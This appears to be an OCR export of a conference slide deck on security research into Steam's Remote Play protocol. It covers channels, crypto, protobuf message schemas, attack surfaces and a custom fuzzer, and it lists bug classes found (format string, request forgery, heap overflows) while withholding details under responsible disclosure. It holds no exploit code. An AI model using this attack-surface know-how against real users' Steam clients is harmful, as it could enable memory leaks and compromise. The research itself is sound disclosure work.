


Channel system




Channel system


- Control channel (0x1)
  - Input, config, display, remote device interaction (HID)…
  - Lots of complex messages and structures to hunt for bugs
- Stats channel (0x2)
  - Statistics, events, logs...
- Data channels (≥ 0x3)
  - Audio/video data sub-protocols
  - Open and close channels dynamically on-the-fly



Message format




Processing of channel messages



Processing of control messages


- All control messages are encrypted
  - (Except Handshake/Authentication)

- Dispatch to corresponding message type handler
- Most messages' treatment is deferred
  - Exception: remote HID device interaction



Processing of control messages

- All control messages are encrypted
  - (Except Handshake/Authentication)
- Dispatch to corresponding message type handler
- Most messages' treatment is deferred
  - Exception: remote HID device interaction




Crypto

Message

Sequence Number (8 bytes)	**Frame Data**


$$\text{AES-CBC}(\text{Message},\ \text{Key},\ \text{IV} = \text{HMAC-MD5}_{\text{Key}}(\text{Message})))$$



Study of the Remote Play implementations in Steam

Connection sequence diagram


- State machine implementation



Study of the Remote Play implementations in Steam

Connection sequence diagram

- State machine implementation
- Largest surface in STREAMING state



Main attack surfaces

Main attack surfaces

Three main surfaces

Attack surface	Client → server	Server → client
Control messages	~40 message types	~50 message types
Remote HID	5 message types	12 message types
Audio/video data	Audio codecs	Audio/video codecs

Main attack surfaces

Three main surfaces

Attack surface	Client → server	Server → client
Control messages	~40 message types	~50 message types
Remote HID	5 message types	12 message types
Audio/video data	Audio codecs	Audio/video codecs

- Other surfaces (not as fruitful)
  - Connection sequence
  - Header parsing (channel management, packet fragmentation...)

Main attack surfaces

Control messages

- ~100 message types total

```
CStartAudioDataMsg
CStopAudioDataMsg
CStartVideoDataMsg
CStopVideoDataMsg
CShowCursorMsg
CHideCursorMsg
CSetCursorMsg
CSetCursorImageMsg
CDeleteCursorMsg
CSetTargetFramerateMsg
COverlayEnabledMsg
CSetTitleMsg
CSetIconMsg
CQuitRequest
CSetQoSMsg
```

```
CSetGammaRampMsg
CVideoEncoderInfoMsg
CSetTargetBitrateMsg
CSetActivityMsg
CSetStreamingClientConfig
CSystemSuspendMsg
CVirtualHereReadyMsg
CSetSpectatorModeMsg
CStartAudioDataMsg
CStopAudioDataMsg
CTouchConfigActiveMsg
CSetTouchConfigDataMsg
CTouchActionSetActiveMsg
CGetTouchIconDataMsg
```

```
CSetTouchIconDataMsg
CSetCaptureSizeMsg
CSetFlashStateMsg
CToggleMagnificationMsg
CSetCapslockMsg
CSetKeymapMsg
CTouchActionSetLayerAddedMsg
CTouchActionSetLayerRemovedMsg
CRemotePlayTogetherGroupUpdateMsg
CSetInputTemporarilyDisabledMsg
CSetQualityOverrideMsg
CSetBitrateOverrideMsg
CShowOnScreenKeyboardMsg
CControllerConfigMsg
```

...

Main attack surfaces

Control messages

- 1 msg type → 1 protobuf structure
  - Some structures are more intricate than others...

```
message CRemotePlayTogetherGroupUpdateMsg {
        message Player {
                optional uint32 accountid = 1;
                optional uint32 guestid = 2;
                optional bool keyboard_enabled = 3;
                optional bool mouse_enabled = 4;
                optional bool controller_enabled = 5;
                repeated uint32 controller_slots = 6;
                optional bytes avatar_hash = 7;
        }

        repeated .CRemotePlayTogetherGroupUpdateMsg.Player players = 1;
        optional int32 player_index = 2;
        optional string miniprofile_location = 3;
        optional string game_name = 4;
        optional string avatar_location = 5;
}
```

Main attack surfaces

Remote HID

- Human Interface Devices
  - Interact with USB controllers, joysticks…
- Special case of control message
  - Handled with higher priority (not queued)

```
message CRemoteHIDMsg {
        optional bytes data = 1;
        optional bool active_input = 2;
}
```

Serialized protobuf (nested)

Main attack surfaces

Remote HID

- Human Interface Devices
  - Interact with USB controllers, joysticks…
- Special case of control message
  - Handled with higher priority (not queued)

```
message CRemoteHIDMsg {
        optional bytes data = 1;
        optional bool active_input = 2;
}
```

- DeviceOpen
- DeviceClose
- DeviceWrite
- DeviceRead
- DeviceSendFeatureReport
- DeviceGetFeatureReport
- DeviceGetVendorString
- DeviceGetProductString
- DeviceGetSerialNumberString
- DeviceStartInputReports
- DeviceRequestFullReport
- DeviceDisconnect


Interface
depends on plugged device

- CVirtualController
- CHIDDeviceSDLGamepad
- CHIDDeviceSDLJoystick
- CHIDDeviceLocal

Main attack surfaces

Audio/video data

- A whole new layer / sub-protocol
- Handler depends on codec
  - Common header structure, distinct bodies



Building a dedicated fuzzer

Building a dedicated fuzzer

Disclaimer

- Initial purpose
  - Reimplement a custom client/server in Python
  - Play around with the protocol easily
  - Craft arbitrary messages

Building a dedicated fuzzer

Disclaimer


- Initial purpose
  - Reimplement a custom client/server in Python
  - Play around with the protocol easily
  - Craft arbitrary messages

- These reimplementations naturally grew into an *ad-hoc* fuzzer
- No *state of the art* tooling, no advanced features
  - A « simplistic » homemade fuzzer is sometimes enough 😉

Building a dedicated fuzzer

rpfuzz


- Initial idea: random Protobuf mutations → quick wins?
- Evolved into a more refined version with multiple components



Building a dedicated fuzzer

rpfuzz


- *Fuzzer* component : supports control messages and audio/video
- Choose a message type, generate a Protobuf mutation, send it
  - Essentially stateless



Building a dedicated fuzzer

rpfuzz


- *Logger/replay* systems: save / replay mutations (fuzzing history file)
- *Scenario* system: write specific scenarios and play them at any time
  - Each crash scenario specifies a « trigger condition » → avoid known crashes!



Building a dedicated fuzzer

pbfuzz: a custom Protobuf mutation engine

- Play with inner objects/attributes of the protobuf module
- Walk through message descriptors, types, labels
- Several mutation strategies for each field type, inspired by model-less engines
  - Strings/bytes fields → bit flips, subs, insertion of random or « interesting » data…
  - Integer/floats fields → « interesting » values depending on bit size, signedness…
  - Repeated fields
  - Nested message fields (recursion)
  - …



Building a dedicated fuzzer

Performance and surface reached

- Fuzzing speed: target is the bottleneck
  - Adjust speed manually not to overload the target
  - Can still reach 100 to 1000 messages/s
- Surface reached
  - All control messages
  - All audio/video codecs (except raw accelerated and HEVC)

Building a dedicated fuzzer

Performance and surface reached

- Fuzzing speed: target is the bottleneck
  - Adjust speed manually not to overload the target
  - Can still reach 100 to 1000 messages/s
- Surface reached
  - All control messages
  - All audio/video codecs (except raw accelerated and HEVC)

- No dynamic instrumentation / code coverage ability
- Still enough to uncover many bugs!

Results

Results

Fuzzing campaign outcome

Victim	Description	Impact
Client	`CRPTogetherGroupUpdateMsg` **format string**	Remote memory leak
Client	`CRPTogetherGroupUpdateMsg` **request forgery**	Info leak, pivot


- A dozen of bugs in total
  - Heap overflows, integer overflows, OOB read/writes, malloc DoS...
  - All platforms impacted (Windows, Linux, Android, iOS)
  - Can’t communicate yet because of responsible disclosure

Results

Format string bugs in `CRemotePlayTogetherGroupUpdateMsg`

```
message CRemotePlayTogetherGroupUpdateMsg {
        message Player {
                optional uint32 accountid = 1;
                optional uint32 guestid = 2;
                optional bool keyboard_enabled = 3;
                optional bool mouse_enabled = 4;
                optional bool controller_enabled = 5;
                repeated uint32 controller_slots = 6;
                optional bytes avatar_hash = 7;
        }

        repeated .CRemotePlayTogetherGroupUpdateMsg.Player players = 1;
        optional int32 player_index = 2;
        optional string miniprofile_location = 3;
        optional string game_name = 4;
        optional string avatar_location = 5;
}
```

